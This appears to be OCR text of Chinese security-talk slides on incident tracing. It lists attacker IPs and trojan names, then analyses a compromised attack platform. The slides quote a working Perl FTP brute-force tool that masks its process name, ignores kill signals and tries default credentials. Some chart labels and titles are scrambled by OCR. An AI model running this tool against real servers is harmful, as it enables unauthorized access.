
00:25分到00:13分来自美国的IP为199.30.18.212的黑客通过木马对网站进行了操作，具体操作可以通过溯源系统的返回包来查看。



来就来了还你妹的拿东西

内网IP:192.168.0.163 在2015.06.07.15:23频繁请求107.151.222.17:1250
一分钟内频繁请求msmm.exe此可疑文件 32次






MARVEL
CAPTAIN AMERICA
THE WINTER SOLDIER
4.4.14

美国队长!

恶意IP1：

msmm.exe 可能是远控木马，107.151.222.17为美国服务器，非常可能机子是专业的上线服务器，并且有可能潜伏较久，（木马运行时间为：2015.06.07 15:23，下载32次）

恶意IP1	107.151.222.17 开放端口：1250 所属国家：美国
木马信息	名称：msmm.exe
木马所反连信息为	木马上线ip：107.151.222.17 上线端口：2015

美国队长!

恶意IP2:

发现此gy.exe是一款下载者程序，并且下载服务器同样为美国，同时下载者执行后，会再次连接到美国服务器的1996端口，很可能是更新列表，或者上线端口。（下载者运行时间为2015.06.06 11:43 下载两次）

恶意IP2	199.83.91.151 源端口：8080 所属国家：美国
木马信息	木马名称： gy .exe
木马所反连信息为	木马上线ip：199.83.91.151 上线端口：1996

你敢来犯，就把你老窝端了

不主动、
不拒绝、
不负责。


不是我干的...我只负责讲。

黑客老巢一日游

攻击手法分析


肉鸡数据分析

反入侵调查



平台于2015年1月7号左右搭建至2015年5月6号，
搜集以上数据

ftpBrute攻击为主




ftpBrute攻击部分代码


```
#!/usr/bin/perl

if(!$ARGV[1]){
print "\nFTP Brute - Red Eye\n\nUse: perl $0 sites.txt 50 <nLinha>\n\n";
exit;
}

my $sec = 0;
if ($ARGV[2] != "") {
$sec = $ARGV[2];
$sec--;
}


my $processo = "httpd";
$SIG{"INT"} = "IGNORE";
$SIG{"HUP"} = "IGNORE";
$SIG{"TERM"} = "IGNORE";
$SIG{"CHLD"} = "IGNORE";
$SIG{"PS"} = "IGNORE";
$0="$processo"."\0"x16;;
my $pid=fork;
exit if $pid;
die "Problema com o dork: $!" unless defined($pid);



open(a,"<$ARGV[0]");

if ($sec != 0) {
    while (<a>) {
        if ($. == $sec) { last };
    }
}
while(<a>){
$site = $_;
chomp($p = `ps aux|grep sshd|wc -l`);
while($p > $ARGV[1]){
sleep(1);
chomp($p = `ps aux|grep sshd|wc -l`);
}
$sec++;
system("echo $sec hosts scaneados..> hosts");

system("perl scan.sc $site");
}
```

```
use Net::FTP;

my $processo = "/usr/sbin/sshd";
$SIG{"INT"} = "IGNORE";
$SIG{"HUP"} = "IGNORE";
$SIG{"TERM"} = "IGNORE";
$SIG{"CHLD"} = "IGNORE";
$SIG{"PS"} = "IGNORE";
$0="$processo"."\0"x16;;
my $pid=fork;
exit if $pid;
die "Problema com o dork: $!" unless defined($pid);

$site=$ARGV[0];
if ($site =~ /http/) { substr($site, 0, 7) = ""; }
if ($site =~ /ftp/) { substr($site, 0, 6) = ""; }
$website = $site;
if ($site =~ /www\./) { substr($site, 0, 4) = ""; }
if ($site =~ /www2\./) { substr($site, 0, 5) = ""; }
if ($site =~ /forum\./) { substr($site, 0, 6) = ""; }

$pos = index($site,'.');
$nomesite = substr($site,0,$pos);
@usernames = ("%site%","%site8%","webmaster","administrador");
@passwords = ("%site%","%site8%","102030","a8T4b2","web123","mudar123","123mudar","abc123","qwaszx","q1w2e3","1q2w3e4","q1w2e3r4t5","123456","12345678");

foreach $duser (@usernames) {
$usuario = $duser;
if ($usuario eq "%site%") { $usuario = $nomesite };
if ($usuario eq "%site8%")  {
next if (length($nomesite) < 9);
$usuario = substr($nomesite,0,8);
}
foreach $dpass (@passwords){
$senha = $dpass;
if ($senha eq "%site%") { $senha = $nomesite };
if ($senha eq "%site8%")  {
next if (length($nomesite) < 9);
$senha = substr($nomesite,0,8);
}
&scan($website,$usuario,$senha);
}
}


sub scan {
$host = $_[0];
$user = $_[1];
$pass = $_[2];
        #print $host.':'.$user.':'.$pass." .... \r\n";
$ftp  = Net::FTP->new("$host",Debug => 0,Timeout => 7) || exit;
$ftp->login("$user","$pass") || next;
$ftp->quit;
    use LWP::Simple;
```

ftpBrute攻击流程




肉鸡数据分析—地域分布


域名DNS解析成功22335例域名地域分布表
8000
6000
4000
2000
0
7,631
2,464
2,360
1,642
940
753
737
675
637
587
576
411
317
251
247
213
205
204
204
196
194
155
145
133
130
112
112
104
美国
中国
中国香港
德国
英国
巴西
意大利
法国
西班牙
土耳其
日本
韩国
加拿大
俄克
俄罗斯
美国中国台湾
荷兰
波兰
越南
葡萄牙
匈牙利
挪威
瑞士
瑞典
新加坡
立陶宛
澳大利亚


肉鸡数据分析—地域分布

1391例识别CMS类型分布

- wordpress
- Z-Blog
- Joomla
- discuz
- Drupal
- AspCms
- dedecms
- ecshop
- TYP03
- MetInfo



肉鸡数据分析—WEB容器类型



幕后大杂烩

何为溯源？

我们怎样溯源？

源山溯靠

hack数据来源

这些信息怎么用？

巢日游

美国长队暴露

攻击法手分析

鸡肉数据分析

入侵调查反

谢谢！